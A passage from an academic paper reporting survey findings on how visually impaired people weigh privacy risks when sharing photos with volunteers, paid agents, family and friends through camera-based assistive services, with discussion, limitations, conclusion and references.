We provided an open-text option to collect the level of visual impairments of participants in the survey and combined responses into two groups: totally blind and low vision. We conducted an overall Wilcoxon rank sum test, and the result shows that participants with low vision ($\mu = 3.0, \sigma = 1.51, 95\%$ CI $[2.9, 3.0]$) are significantly more concerned ($W = 19865004, p < 0.0001$) than the totally blind ($\mu = 3.3, \sigma = 1.44, 95\%$ CI $[3.2, 3.3]$) participants.

To observe the relation between different levels of VIP and the sharing preference of different objects, we conducted Wilcoxon rank sum test for each group of objects and found significant differences ($p < 0.001$) for PII and self-disclosure. The result indicates that participants who are low vision ($\mu = 2.0, \sigma = 1.37, 95\%$ CI $[1.9, 2.2]$) were much more concerned than totally blind ($\mu = 2.6, \sigma = 1.51, 95\%$ CI $[2.5, 2.7]$) participants for disclosing information related to PII. Similarly, for self-disclosure, low-vision ($\mu = 3.3, \sigma = 1.4, 95\%$ CI $[3.2, 3.5]$) participants were more concerned than totally blind ($\mu = 3.7, \sigma = 1.23, 95\%$ CI $[3.6, 3.8]$) participants. We also performed another overall Wilcoxon rank sum test to observe the differences between participants who have been visually impaired since birth versus participants who became visually impaired later in their lives. We observed no statistical significance ($p>0.05$) between the two groups.

5 Findings: Qualitative Analysis

We now present the results of our qualitative analysis, which shed light on the reasons behind our quantitative findings. Participants expressed privacy and security concerns about the unintended sharing of background information with human-assistants. One participant summed it up, saying, *"I am uncomfortable sharing what I cannot see" (P102).* A majority of the concerns (56.4%, N=83) related to sharing sensitive and personally identifiable information about the participants and the people around them. In light of these concerns, a common defensive strategy was to physically clear the exposed areas and remove the sensitive contents before using the cameras:

> "*I would need to keep in mind who I was asking for assistance, I would also check the area to make sure it was clear of clutter and other objects. [P48]*"

Thus, it was clear that participants were greatly concerned about their privacy in the context of background objects and went as far as to clear the background in some instances. We highlight interesting cases such as 'impersonal trust' and anonymous interaction in the following sections. We first present findings of the reasoning for the participants to selectively disclose the background contents present in images. We then report their reasons for selectively disclosing certain types of behavior with different audiences.

5.1 Reasons for selective content disclosure

In analyzing the qualitative reasons for privacy concerns, identity theft emerged as a dominant concern among people with VIPs. Participants were largely uncomfortable with sharing their PII with human-assistants. Interestingly, however, participants (18.4%, N=27) also expressed strong concerns about

being judged negatively for sharing the messiness of their surroundings. Participants mentioned feeling embarrassed, and preferred to avoid sharing a messy area:

> "*I'm very picky about being messy, I wouldn't want people to get the wrong impression of me by watching other people's mess!*" [P144]

Prior studies reported that computer screens are one of lifeloggers' major privacy concerns as people spend a considerable amount of time in front of devices that display private information [42, 49]. Our participants reported mixed reactions about laptop screens in the background that varied based on what might be displayed on the laptop screen. They would be more uncomfortable if it showed any private information.

> "*A laptop screen is seldom an issue for me, unless it provides information that can be used in identity theft.*" [P114]

We sought to understand the disclosure behavior of the participants and found that participants considered sharing the image of bystanders without their consent to be a violation of their privacy.

> "*I have no problem having parts of myself visible, even my face, depending on the app in question. I would want camera-based technology to be discreet so I wouldn't take pictures of people at other tables, in case they would be uncomfortable.*" [P34]

While participants were comfortable sharing background objects with family member, they preferred not to compromise the privacy of bystanders, even with their family.

> "*I have a close relationship with family, I generally don't care what they see. However, I worry about what would happen if certain data, such as other people's whereabouts, is compromised.*" [P82]

5.2 Reasons for selective audience disclosure

In our qualitative data, we found several concerns raised by the participants for their information disclosure with human-assistants, which we describe next.

5.2.1 Volunteers and agents: Institutional trust

Our participants shared extreme privacy and security concerns about volunteers and agents that varied based on impersonal trust and the anonymous nature of the interaction.

Privacy and security concerns: Participants expressed strong privacy and security concerns while seeking help from the volunteer or agent-based assistive systems. They were concerned about identity theft, misuse of their information, or criminal behavior. They were not comfortable revealing private information with a total stranger whereas they were comfortable with general objects such as food items.

> "*I would feel extremely uncomfortable with the visibility of all the items which are personal to me or to a coworker because they could be potentially misused by the stranger who is looking at the picture. Anything that has information that discloses someone's identity or contains confidential information should not be shared so that makes me extremely uneasy. Food items are common and not personal to me so I am somewhat comfortable with them being visible in the picture.*" [P100]

Impersonal trust: Prior research shows that 'impersonal trust' (where trust is not based on immediate personal relationships) can influence interactions between people and institutions [36, 65]. In our study, we also observed impersonal trust as participants mentioned trusting an agent from a professional organization more than a random volunteer. A few of our participants (6.1%, N=9) indicated relying more on a paid professional agent[11] with their sensitive information rather than a volunteer.

> "*I try to only share what's relevant to my question and would never intentionally share private info with a volunteer, only a paid and traceable professional.*" [P140]

Participants believed that their privacy and security will be more protected with the professional agents as the organization has a privacy policy and trained agents.

> "*The service I use most has agents who are background checked, highly trained, and who are obligated to follow a clearly defined privacy policy. I would not allow a volunteer to see my credit card, for example, while I would let the trained agent do so without a second thought.*" [P154]

Anonymous interaction: We found that participants are more comfortable sharing general objects with volunteers rather than their family members. Due to the anonymity of interactions with volunteers, participants were less concerned about sharing information, such as messy surroundings and body parts, and anticipated volunteers to be less judgmental.

> "*I am very comfortable with who I am and if I use such assistance I understand that the other person is there to help and not to judge my appearance or surroundings.*" [P142]

5.2.2 Family: Ultimate support and trust

Participants reported family as the most reliable source for seeking support. However, the anxieties of being a burden to the family often limited them from soliciting aid from family.

[11] At the time of this writing, Aira charges $29 USD per month for 30 minutes of service.

Trust and reliance: We found that family is one of the most trusted support systems for people with VIPs, and they are comfortable sharing almost any kind of information with them when seeking support. According to our participants, family members often know them and understand their requirements, hence they do not hide much from them.

> "*I trust my parents who I would be asking for assistance, I don't care or feel uncomfortable about them seeing anything else around me. Not like I am hiding anything or doing anything wrong.*" [P61]

> "*Considering that this is my family, I am already comfortable with them assisting me with my needs. They assist me quite frequently, and are knowledgeable and understanding to my needs.*" [P73]

Social costs of burden: Previous research has shown that people can be reluctant to ask for help from their known networks to balance social costs [63]. People with disabilities have enhanced concerns about appearing dependent and helpless in front of their social groups [20]. We found a similar concern in our study while seeking help from family and friends. Despite trusting their family most, participants sometimes preferred not to disturb their family members. They would avoid asking help from family if could manage issues on their own or from other sources.

> "*I trust my family and friends but don't like to bother them if I can help it.*" [P47]

Some participants felt that asking for help from family members may prove their dependency and helplessness and would prefer alternatives.

> "*I don't want to have to rely on my family members to tell me what things are, but that's because doing that takes away my independence.*" [P59]

> "*I do not ask family members. I use ScripTalk for medical prescriptions. I ask Aira or BeMyEyes. I am concerned that most of these questions assume one has family around or that we'd always be comfortable asking them things. Families can often want to control things but if we use assistive technologies and agents, it's better, I think.*" [P79]

5.2.3 Friends: Depends on the friendship

We noted concerns related to trust and impression management when disclosing information with friends.

Privacy and trust: Several participants indicated trusting their friends with all types of information. They believed that friends would protect their information.

> "*I have complete trust in my friends, and in their reliability and keeping confidential data safe.*" [P32]

However, participants also expressed they might want to avoid sharing some personal information with their friends in order to protect their privacy.

> "*I wouldn't mind showing food or maybe myself but any private info depending who I was talking to especially a credit card with all the scams going on I wouldn't really like, though I would try to make sure that I didn't show that stuff.*" [P27]

Unwanted exposure and impression management: Participants may experience unwanted exposures while sharing information with their friends. Several participants were concerned about the situations when the image can be leaked or disclosed to a wrong person other than the intended audience.

> "*I wouldn't really want my friends to see financial or medical information. Also, if they have a picture on their phone that contains personal info about me, this creates an opportunity for someone other than my friend to see the picture on my friend's phone (e.g., friend's family members, romantic partner), which would jeopardize the privacy and security of the information.*" [P30]

He additionally expressed concerns about his identity at risk of being leaked on social media and is aware of possible security risks.

> "*The info in the picture could be posted on social media or used against me in some malicious way. I am very distrustful of social media.*" [P30]

6 Discussion

We first summarize and contextualize our key findings and then discuss broader implications for more 'humanizing' designs of assistive technologies.

6.1 Key findings

Our results show that the information disclosure behaviors of people with VIPs depends on the types of objects and human assistants. Hayes et al. recently 'shadowed' people with visual impairments and studied how they obtain help from their allies in face-to-face (offline) interactions [38]. Although they studied only five participants, they observed the general theme of people with VIPs being careful when selecting an ally to provide assistance, highlighting the importance to study privacy in assistive applications. In the context of image sharing by 'lifeloggers,' Hoyle et al. [41,42] did not study specific audiences, but they also found that participants were concerned about private information (such as screens and other objects with textual information), impression management, and the presence of bystanders in their photos. Unlike their work, however, **our participants were *more* concerned about the**

privacy of bystanders than their own when it came to capturing people in images.

In the context of information sharing with specific audiences, our participants shared **strong concerns about sharing personally identifiable information with crowdworkers because of concerns about identity theft**. This finding is consistent with prior work showing people are more willing to share private information with stronger social ties [74]. We also found that **participants were *more* comfortable sharing concerns about self-presentation with family than with friends.** However, we also found some evidence[12] that participants were *more* comfortable with with crowd workers (weaker ties) than with friends (stronger ties). In the same vein, Dosono et al. found that college Reserve Officers' Training Corps (ROTC) students were more comfortable sharing personal crises related to impression management (e.g., physical injuries) with family and counselors instead of their ROTC peers [28]. In general, anonymous interactions have been shown to help in overcoming social stigma and may be more appropriate for private exchanges where more openness is desired [28, 47].

Consistent with prior work [7, 40, 66], women were more concerned about their privacy than men. Female participants were more concerned than male participants when it came to objects related to impression management. Although prior work has found that older adults can show both extremes of privacy concerns [57, 67] with younger populations being more pragmatic [67], our older participants were more concerned about sharing background objects than the younger participants. In the context of level of impairment, prior work has found coping strategies such as 'acceptance' where people with visual impairments (especially the totally blind) felt they "had very little choice other than to accept the risks" [8]. One might therefore expect people who are totally blind to be more concerned about or interested in protecting their privacy. Interestingly, however our **totally blind participants were *less* concerned about their privacy than the low-vision participants**. It may be that people who are totally blind are less aware of the possible privacy risks than people with low vision or are more willing to compromise their privacy because they have become accustomed to a higher need for assistance and 'acceptance' of less privacy in general.

Finally, prior work has found that people may have more trust in volunteers compared to paid workers because of a stronger perception of altruism and sincerity of the volunteer [39]. Qualitative analysis showed that **some participants trusted paid crowd workers *more* than volunteers with their private information.** The role of 'impersonal trust' in such systems needs additional investigation, and how more trust may be derived from volunteers or paid agents.

[12] The statistical significance was marginal at $p = 0.054$.

6.2 Implications: Toward humanizing camera-based assistive technologies

Although there is a growing body of work exploring the needs of people with VIPs [16, 61, 62], our study yielded novel privacy and security concerns of people with VIPs related to their sharing of information with crowd workers and human assistants using camera-based assistive systems. Many of these concerns were related to how **camera-based assistive systems were creating a lack of security in people's daily lives — that is, these systems were serving to further marginalize their identities.**

Broadly speaking, when populations are marginalized based on their identities, they are placed at the edge, beyond boundaries, or on the outside of what is considered normative, and individuals and groups can be marginalized on various intersections of their identity, such as their race, gender, sexual orientation, socioeconomic status, or perceived ability [64]. Recent work has explored the ways in which algorithmic systems can marginalize people's identities. Systems like facial recognition software can serve to further marginalize people with gender-fluid identities, as these systems serve as gender reduction mechanisms and may misidentify people who have changed genders or who do not choose a gender [35].

In our study, the marginalization and subsequent lack of security manifested in the relationship between the systems and people's identities for people with VIPs. Our identity defines us as an individual; it is the sense of self that we refer to and that others see us as, giving us security in our daily lives [22, 31]. At their root, camera-based assistive technologies give people with VIPs the chance to regain security. Giddens defines security as a stable mental state derived from the continuity and predictability of routines, that is, a person achieves a sense of trust and safety in their life through the enactment and habitualization of routines [30]. For example, the ability to pay bills or take a prescription generates a sense of reliability in a person's life; it is this sense of stability that provides one with a sense of security about their existence.

In this context, we found that camera-based assistive technology can create *insecurity*. That is, through their use of these systems, our participants were concerned about identity theft and people finding out where they lived. Moreover, people were also concerned with issues related to self-concept, such as if friends caught a glimpse of their "messy" home environments. Thus, **we argue that in order to create more private and secure assistive technologies, we must begin to *humanize* assistive technology**; that is, we must train computer vision algorithms to better understand what kinds of objects people might want others to (not) see, as well as be cognizant of where we need to enforce human assistance as opposed to algorithmic assistance. As a means of generating ways in which this can be operationalized at the system's design and implementation level, **to humanize assistive technology means that we must pay more attention to context**.

Humanizing security as humanizing context. The way in which scholarship has defined context has gone through various transformations over time. Context has often been viewed, from a positivist perspective, as the setting where action unfolds, where the setting is believed to be a static entity, stable and separate from the activities taking place therein [29]. Early on, however, Suchman's [70] formative work illustrated that context incorporates the activities of humans, and people's activities are neither stable nor predetermined. In building on this notion of context, Dourish [29] argues that the determination of context cannot be made a priori, that is, context is an *emergent* property of interaction. In this view, context is actively produced throughout the course of interaction; it is determined by the people who are present and in how they generate, together, the rules and norms for their interaction. For example, if only one person is present in their home (i.e., a homeowner), they may feel free to engage in actions that they may otherwise feel uncomfortable with others present, such as taking a shower with the door open. When others are present, such as guests, the context shifts and the rules and norms also change, and this same person may not feel comfortable engaging in these same behaviors.

The continual shaping of context is related to impression management [31], where people are trying to control how they present themselves to others. In the context of social media, people's ability to engage in impression management is a burden as people tend to collapse multiple audiences into a single context [58]. This process of impression management is increasingly complex for people with VIPs as how in some cases **people with VIPs present themselves to others is invisible to them**. In this view, **systems should be designed such that they make context visible**. Technical solutions should therefore not just focus on finding PII in images, but also look for situations that may affect one's social standing. One such implication is that people (as bystanders) who may be concerned about being captured by assistive devices can be made aware that other people will be removed through face detection (for example) from assistive devices. As we found, people with VIPs are highly concerned about the privacy of bystanders, and Ahmed et al. study 'up to [what] limit' bystanders are willing to be captured in such circumstances [7].

Given that camera-based assistive technologies utilize digital images to communicate with audiences, photos often collapse several contexts together (i.e., a home environment, driver's license photo, prescription drug labels, and more). Given that some of this information was not appropriate for certain audiences, **computer vision algorithms should be designed more empathetically such that they detect content deemed inappropriate for certain audiences and blur them, redact them, or generate other novel solutions that are context aware and thus sensitive to the desires of those who are using camera-based assistive technologies**. For example, Li et al. [56] and Hasan et al. [37, 56] have been studying privacy transforms that are also visually appealing to the viewer. For assistive applications, **further research is needed to understand how the quality of assistance might degrade with obfuscating transforms**. Technologies should help to decide the appropriate audience for the type of question and take appropriate measures for detecting privacy violations for that audience, or, conversely, pick the right audience based on all subject matter in the photo (and not just the foreground object). People should be informed if PII, in particular, is present while using crowd-sourced technology whereas they should know if prescription medications are visible when seeking assistance from friends.

Finally, given that our study focused on camera-based assistive technologies, we believe that technical systems, more broadly, might be creating differential forms of insecurity in the daily lives of people with VIPs. This leads to a 'security paradox' whereby, on the one hand, these systems are being used by people with VIPs since they serve an important need in enabling them to maintain their routines, yet they are also generating insecurity as they expose them to additional vulnerabilities. Thus, we need to **continue to understand where systems are creating insecurity through additional explorations of a broad range of assistive technologies amongst the visually impaired**, while also **uncovering new values that can drive future design**.

6.3 Limitations

We note several limitations of our study, which could be addressed in future work. Our participant sample was small, limited to a few national blind foundations, and restricted to those who chose to respond to an ad about camera-based assistive technology, so it is difficult to know how well our findings generalize to the greater population. However, we also note the challenges in reaching this population, and compared to other recent studies of privacy concerns for the visually impaired, our sample size is relatively large [7, 14, 75]. We considered only three types of human assistants; however, other social groups may have an impact on the information sharing behaviors of people with VIPs, such as co-workers and specific categories of friends (close, distant). Our qualitative data also showed a distinction between professional crowd agents versus volunteers and should be explored in future work. In this study, we considered only the effect of background content and audiences on a user's sharing preferences. There may be other factors that affect people's preferences as well, such as the sharing context and purpose. Future research should study the privacy needs of people with VIPs for other social groups in varying situations.

7 Conclusion

To better understand the privacy concerns of people with visual impairments in the context of photo-based, human-assisted question-answering systems we conducted an online

survey with 155 visually impaired people. We found that while people with visual impairments have privacy and security concerns about revealing background objects, their information disclosure preferences vary according to the types of objects and human assistants. Our findings, in some cases, were often counter-intuitive. For example, participants were more concerned with the privacy of bystanders than their own privacy and they were more comfortable sharing concerns about self-presentation with family (and possibly crowd workers) as opposed to friends. Moreover, we believe that the ways in which these systems are designed can create a lack of personal security in the lives of the people we are trying to assist. Although assistive technologies have great potential for social good, they can also potentially harm people. As designers and builders of sociotechnical systems, we must continue to understand the more positive aspects as well as the moral and ethical dilemmas that may arise when our systems are used. In doing so, we hope these systems will continue to take on more humanistic, empathetic qualities, and achieve our goals of assisting as opposed to harming others.

Acknowledgments

This material is based upon work supported in part by the US National Science Foundation under awards CNS-1408730, CNS-1252697, and IIS-1657429. We thank Jeffrey P. Bigham and the VizWiz team for sharing their data with us. We thank our participants, as well as Sharon Lovering from the American Council of the Blind and Lou Ann Blake from the National Federation of the Blind, for helping recruit participants.

References

[1] Aira (2018). https://aira.io/.

[2] Be My Eyes (2018). www.bemyeyes.com.

[3] Ali Abdolrahmani, Ravi Kuber, and Amy Hurst. An empirical investigation of the situationally-induced impairments experienced by blind mobile device users. In *Proceedings of the 13th Web for All Conference*, page 21. ACM, 2016.

[4] Alessandro Acquisti, Ralph Gross, and Frederic D. Stutzman. Face recognition and privacy in the age of augmented reality. *Journal of Privacy and Confidentiality*, 6(2):1, 2014.

[5] Dustin Adams, Lourdes Morales, and Sri Kurniawan. A qualitative study to support a blind photography mobile application. In *Proceedings of the 6th International Conference on PErvasive Technologies Related to Assistive Environments*, page 25. ACM, 2013.

[6] Tousif Ahmed, Roberto Hoyle, Kay Connelly, David Crandall, and Apu Kapadia. Privacy concerns and behaviors of people with visual impairments. In *Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems*, pages 3523–3532, 2015.

[7] Tousif Ahmed, Apu Kapadia, Venkatesh Potluri, and Manohar Swaminathan. Up to a limit?: Privacy concerns of bystanders and their willingness to share additional information with visually impaired users of assistive technologies. *Proceedings of the ACM on Interactive, Mobile, Wearable and Ubiquitous Technologies*, 2(3):89, 2018.

[8] Tousif Ahmed, Patrick Shaffer, Kay Connelly, David Crandall, and Apu Kapadia. Addressing physical safety, security, and privacy for people with visual impairments. In *Twelfth Symposium on Usable Privacy and Security (SOUPS 2016)*, pages 341–354, 2016.

[9] Taslima Akter, Bryan Dosono, Tousif Ahmed, Apu Kapadia, and Bryan Semaan. Privacy implications of artificial and human intelligence assistive tools for visually impaired people. In *CHI Workshop on Bridging the Gap Between AI and HCI*, 2019.

[10] Jeffrey S. Anastasi and Matthew G. Rhodes. An own-age bias in face recognition for children and older adults. *Psychonomic Bulletin & Review*, 12(6):1043–1047, 2005.

[11] Stanislaw Antol, Aishwarya Agrawal, Jiasen Lu, Margaret Mitchell, Dhruv Batra, C. Lawrence Zitnick, and Devi Parikh. Vqa: Visual question answering. In *Proceedings of the IEEE International Conference on Computer Vision*, pages 2425–2433, 2015.

[12] Mauro Avila, Katrin Wolf, Anke Brock, and Niels Henze. Remote assistance for blind users in daily life: A survey about be my eyes. In *Proceedings of the 9th ACM International Conference on PErvasive Technologies Related to Assistive Environments*, page 85. ACM, 2016.

[13] Shiri Azenkot, Kyle Rector, Richard Ladner, and Jacob Wobbrock. Passchords: Secure multi-touch authentication for blind people. In *Proceedings of the 14th International ACM SIGACCESS Conference on Computers and Accessibility*, pages 159–166. ACM, 2012.

[14] Natã M. Barbosa, Jordan Hayes, and Yang Wang. Unipass: Design and evaluation of a smart device-based password manager for visually impaired users. In *Proceedings of the 2016 ACM International Joint Conference on Pervasive and Ubiquitous Computing*, pages 49–60. ACM, 2016.

[15] Michael S. Bernstein, Joel Brandt, Robert C. Miller, and David R Karger. Crowds in two seconds: Enabling realtime crowd-powered interfaces. In *Proceedings of the 24th annual ACM symposium on User Interface Software and Technology*, pages 33–42. ACM, 2011.

[16] Jeffrey P. Bigham, Chandrika Jayant, Hanjie Ji, Greg Little, Andrew Miller, Robert C. Miller, Robin Miller, Aubrey Tatarowicz, Brandyn White, Samual White, et al. Vizwiz: Nearly real-time answers to visual questions. In *Proceedings of the 23nd Annual ACM Symposium on User Interface Software and Technology*, pages 333–342. ACM, 2010.

[17] Michael Bosnjak and Tracy L. Tuten. Prepaid and promised incentives in web surveys: An experiment. *Social Science Computer Review*, 21(2):208–217, 2003.

[18] Erin Brady, Meredith Ringel Morris, and Jeffrey P. Bigham. Gauging receptiveness to social microvolunteering. In *Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems*, pages 1055–1064. ACM, 2015.

[19] Erin Brady, Meredith Ringel Morris, Yu Zhong, Samuel White, and Jeffrey P. Bigham. Visual challenges in the everyday lives of blind people. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 2117–2126. ACM, 2013.

[20] Erin L. Brady, Yu Zhong, Meredith Ringel Morris, and Jeffrey P. Bigham. Investigating the appropriateness of social network question asking as a resource for blind users. In *Proceedings of the 2013 Conference on Computer Supported Cooperative Work*, pages 1225–1236. ACM, 2013.

[21] Stacy M. Branham, Ali Abdolrahmani, William Easley, Morgan Scheuerman, Erick Ronquillo, and Amy Hurst. Is someone there? Do they have a gun: How visual information about others can improve personal safety management for blind individuals. In *Proceedings of the 19th International ACM SIGACCESS Conference on Computers and Accessibility*, pages 260–269. ACM, 2017.

[22] Judith Butler. Performative acts and gender constitution: An essay in phenomenology and feminist theory. In *The Routledgefalmer Reader in Gender & Education*, pages 73–83. Routledge, 2006.

[23] Sylvain Cardin, Daniel Thalmann, and Frédéric Vexo. A wearable system for mobility improvement of visually impaired people. *The Visual Computer*, 23(2):109–118, 2007.

[24] Brendan Cassidy, Gilbert Cockton, and Lynne Coventry. A haptic ATM interface to assist visually impaired users. In *Proceedings of the 15th International ACM SIGACCESS Conference on Computers and Accessibility*, page 1. ACM, 2013.

[25] Shonal Chaudhry and Rohitash Chandra. Design of a mobile face recognition system for visually impaired persons. *arXiv preprint arXiv:1502.00756*, 2015.

[26] Patrick Chiroro and Tim Valentine. An investigation of the contact hypothesis of the own-race bias in face recognition. *The Quarterly Journal of Experimental Psychology Section A*, 48(4):879–894, 1995.

[27] Karen Church and Nuria Oliver. Understanding mobile web and mobile search use in today's dynamic mobile landscape. In *Proceedings of the 13th International Conference on Human Computer Interaction with Mobile Devices and Services*, pages 67–76. ACM, 2011.

[28] Bryan Dosono, Yasmeen Rashidi, Taslima Akter, Bryan Semaan, and Apu Kapadia. Challenges in transitioning from civil to military culture: Hyper-selective disclosure through ICTs. *Proceedings of the ACM on Human-Computer Interaction*, 1(CSCW):41, 2017.

[29] Paul Dourish. What we talk about when we talk about context. *Personal Ubiquitous Computing*, 8(1):19–30, 2004.

[30] Anthony Giddens. *Modernity and self-identity: Self and society in the late modern age*. Stanford University Press, 1991.

[31] Erving Goffman. *The presentation of self in everyday life*. New York: Anchor Books, 1959.

[32] Yash Goyal, Tejas Khot, Douglas Summers-Stay, Dhruv Batra, and Devi Parikh. Making the V. in VQA matter: Elevating the role of image understanding in visual question answering. In *The IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, July 2017.

[33] Danna Gurari, Qing Li, Chi Lin, Yinan Zhao, Anhong Guo, Abigale Stangl, and Jeffrey P. Bigham. Vizwiz-priv: A dataset for recognizing the presence and purpose of private visual information in images taken by blind people. In *CVPR*, 2019.

[34] Danna Gurari, Qing Li, Abigale J. Stangl, Anhong Guo, Chi Lin, Kristen Grauman, Jiebo Luo, and Jeffrey P. Bigham. Vizwiz grand challenge: Answering visual questions from blind people. *arXiv preprint arXiv:1802.08218*, 2018.

[35] Foad Hamidi, Morgan K. Scheuerman, and Stacy M. Branham. Gender recognition or gender reductionism?:

The social implications of embedded gender recognition systems. In *Proceedings of the CHI Conference on Human Factors in Computing Systems*, pages 8:1–8:13, 2018.

[36] Charles Handy. Trust and the virtual organization. *Long Range Planning*, 28(4):126–126, 1995.

[37] Rakibul Hasan, Yifang Li, Eman Hassan, Kelly Caine, David J Crandall, Roberto Hoyle, and Apu Kapadia. Can privacy be satisfying?: On improving viewer satisfaction for privacy-enhanced photos using aesthetic transforms. In *Proceedings of the 2019 CHI Conference on Human Factors in Computing Systems*, pages 367:1–367:13. ACM, 2019.

[38] Jordan Hayes, Smirity Kaushik, Charlotte Emily Price, and Yang Wang. Cooperative privacy and security: Learning from people with visual impairments and their allies. In *15th Symposium on Usable Privacy and Security (SOUPS)*. USENIX, 2019.

[39] Niek Hoogervorst, Judith Metz, Lonneke Roza, and Eva van Baren. How perceptions of altruism and sincerity affect client trust in volunteers versus paid workers. *Nonprofit and Voluntary Sector Quarterly*, 45(3):593–611, 2016.

[40] Mariea Grubbs Hoy and George Milne. Gender differences in privacy-related measures for young adult facebook users. *Journal of Interactive Advertising*, 10(2):28–45, 2010.

[41] Roberto Hoyle, Robert Templeman, Denise Anthony, David Crandall, and Apu Kapadia. Sensitive lifelogs: A privacy analysis of photos from wearable cameras. In *Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems*, pages 1645–1648. ACM, 2015.

[42] Roberto Hoyle, Robert Templeman, Steven Armes, Denise Anthony, David Crandall, and Apu Kapadia. Privacy behaviors of lifeloggers using wearable cameras. In *Proceedings of the 2014 ACM International Joint Conference on Pervasive and Ubiquitous Computing*, pages 571–582. ACM, 2014.

[43] Rabia Jafri, Syed Abid Ali, and Hamid R. Arabnia. Face recognition for the visually impaired. In *Proceedings of the International Conference on Information and Knowledge Engineering (IKE)*. The Steering Committee of The World Congress in Computer Science, Computer Engineering and Applied Computing, 2013.

[44] Chandrika Jayant, Hanjie Ji, Samuel White, and Jeffrey P. Bigham. Supporting blind photography. In *Proceedings of the 13th International ACM SIGACCESS Conference on Computers and Accessibility*, pages 203–210, 2011.

[45] Hernisa Kacorri, Kris M. Kitani, Jeffrey P. Bigham, and Chieko Asakawa. People with visual impairment training personal object recognizers: Feasibility and challenges. In *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems*, pages 5839–5849. ACM, 2017.

[46] Shaun K. Kane, Chandrika Jayant, Jacob O. Wobbrock, and Richard E Ladner. Freedom to roam: A study of mobile device adoption and accessibility for people with visual and motor disabilities. In *Proceedings of the 11th International ACM SIGACCESS Conference on Computers and Accessibility*, pages 115–122. ACM, 2009.

[47] Ruogu Kang, Laura Dabbish, and Katherine Sutton. Strangers on your phone: Why people use anonymous communication applications. In *Proceedings of the 19th ACM Conference on Computer-Supported Cooperative Work & Social Computing*, CSCW '16, pages 359–370, New York, NY, USA, 2016. ACM.

[48] R.M. Khan and M.A. Khan. Academic sojourners, culture shock and intercultural adaptation: A trend analysis. *Studies About Languages*, 10:38–46, 2007.

[49] Mohammed Korayem, Robert Templeman, Dennis Chen, David Crandall, and Apu Kapadia. Enhancing lifelogging privacy by detecting screens. In *Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems*, pages 4309–4314. ACM, 2016.

[50] K.M. Kramer, D.S. Hedin, and D.J. Rolkosky. Smartphone based face recognition tool for the blind. In *Engineering in Medicine and Biology Society (EMBC), 2010 Annual International Conference of the IEEE*, pages 4538–4541. IEEE, 2010.

[51] S. Krishna, D. Colbry, J. Black, V. Balasubramanian, and S. Panchanathan. A systematic requirements analysis and development of an assistive device to enhance the social interaction of people who are blind or visually impaired. In *Workshop on Computer Vision Applications for the Visually Impaired*, 2008.

[52] Patrick E. Lanigan, Aaron M. Paulos, Andrew W. Williams, Dan Rossi, and Priya Narasimhan. Trinetra: Assistive technologies for grocery shopping for the blind. In *ISWC*, pages 147–148, 2006.

[53] Walter S. Lasecki, Kyle I. Murray, Samuel White, Robert C. Miller, and Jeffrey P. Bigham. Real-time crowd control of existing interfaces. In *Proceedings of the 24th Annual ACM Symposium on User Interface Software and Technology*, pages 23–32. ACM, 2011.

[54] Walter S. Lasecki, Jaime Teevan, and Ece Kamar. Information extraction and manipulation threats in crowd-powered systems. In *Proceedings of the 17th ACM Conference on Computer Supported Cooperative Work & Social Computing*, pages 248–256. ACM, 2014.

[55] Yifang Li, Wyatt Troutman, Bart P. Knijnenburg, and Kelly Caine. Human perceptions of sensitive content in photos. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition Workshops*, pages 1590–1596, 2018.

[56] Yifang Li, Nishant Vishwamitra, Bart P. Knijnenburg, Hongxin Hu, and Kelly Caine. Effectiveness and users' experience of obfuscation as a privacy-enhancing technology for sharing photos. *Proc. ACM Hum.-Comput. Interact.*, 1(CSCW):67:1–67:24, December 2017.

[57] L. Lorenzen-Huber, M. Boutain, L.J. Camp, K. Shankar, and K.H. Connelly. Privacy, technology, and aging: A proposed framework. *Ageing International*, 36(2):232–252, 2002.

[58] Alice E. Marwick and danah boyd. I tweet honestly, I tweet passionately: Twitter users, context collapse, and the imagined audience. *New Media & Society*, 13(1):114–133, 2011.

[59] Meredith Ringel Morris, Jaime Teevan, and Katrina Panovich. A comparison of information seeking using search engines and social networks. In *4th International AAAI Conference on Weblogs and Social Media*, 2010.

[60] National Federation of the Blind. Blindness statistics. www.nfb.org/resources/blindness-statistics.

[61] S. Panchanathan, J. Black, M. Rush, and V. Iyer. iCare - a user centric approach to the development of assistive devices for the blind and visually impaired. In *15th IEEE International Conference on Tools with Artificial Intelligence*, pages 641–648. IEEE, 2003.

[62] S. Panchanathan, S. Chakraborty, and T. McDaniel. Social interaction assistant: A person-centered approach to enrich social interactions for individuals with visual impairments. *IEEE Journal of Selected Topics in Signal Processing*, 10(5):942–951, 2016.

[63] Jeffrey M. Rzeszotarski and Meredith Ringel Morris. Estimating the social costs of friendsourcing. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 2735–2744. ACM, 2014.

[64] Julia S. Seng, William D. Lopez, Mickey Sperlich, Lydia Hamama, and Caroline D. Reed Meldrum. Marginalized identities, discrimination burden, and mental health: Empirical exploration of an interpersonal-level approach to modeling intersectionality. *Social Science & Medicine*, 75(12):2437–2445, 2012.

[65] Susan P. Shapiro. The social control of impersonal trust. *American Journal of Sociology*, 93(3):623–658, 1987.

[66] Kim Bartel Sheehan. An investigation of gender differences in on-line privacy concerns and resultant behaviors. *Journal of Interactive Marketing*, 13(4):24–38, 1999.

[67] Kim Bartel Sheehan. Toward a typology of internet users and online privacy concerns. *The Information Society*, 18(1):21–32, 2002.

[68] Kristen Shinohara and Jacob O. Wobbrock. In the shadow of misperception: assistive technology use and social interactions. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 705–714. ACM, 2011.

[69] Sudheesh Singanamalla, Venkatesh Potluri, Colin Scott, and Indrani Medhi-Thies. PocketATM: Understanding and improving atm accessibility in India. In *Proceedings of the Tenth International Conference on Information and Communication Technologies and Development*, page 14. ACM, 2019.

[70] Lucy A. Suchman. *Plans and situated actions: The problem of human-machine communication*. Cambridge University Press, 1987.

[71] Robert Templeman, Zahid Rahman, David Crandall, and Apu Kapadia. PlaceRaider: Virtual theft in physical spaces with smartphones. *arXiv preprint arXiv:1209.5982*, 2012.

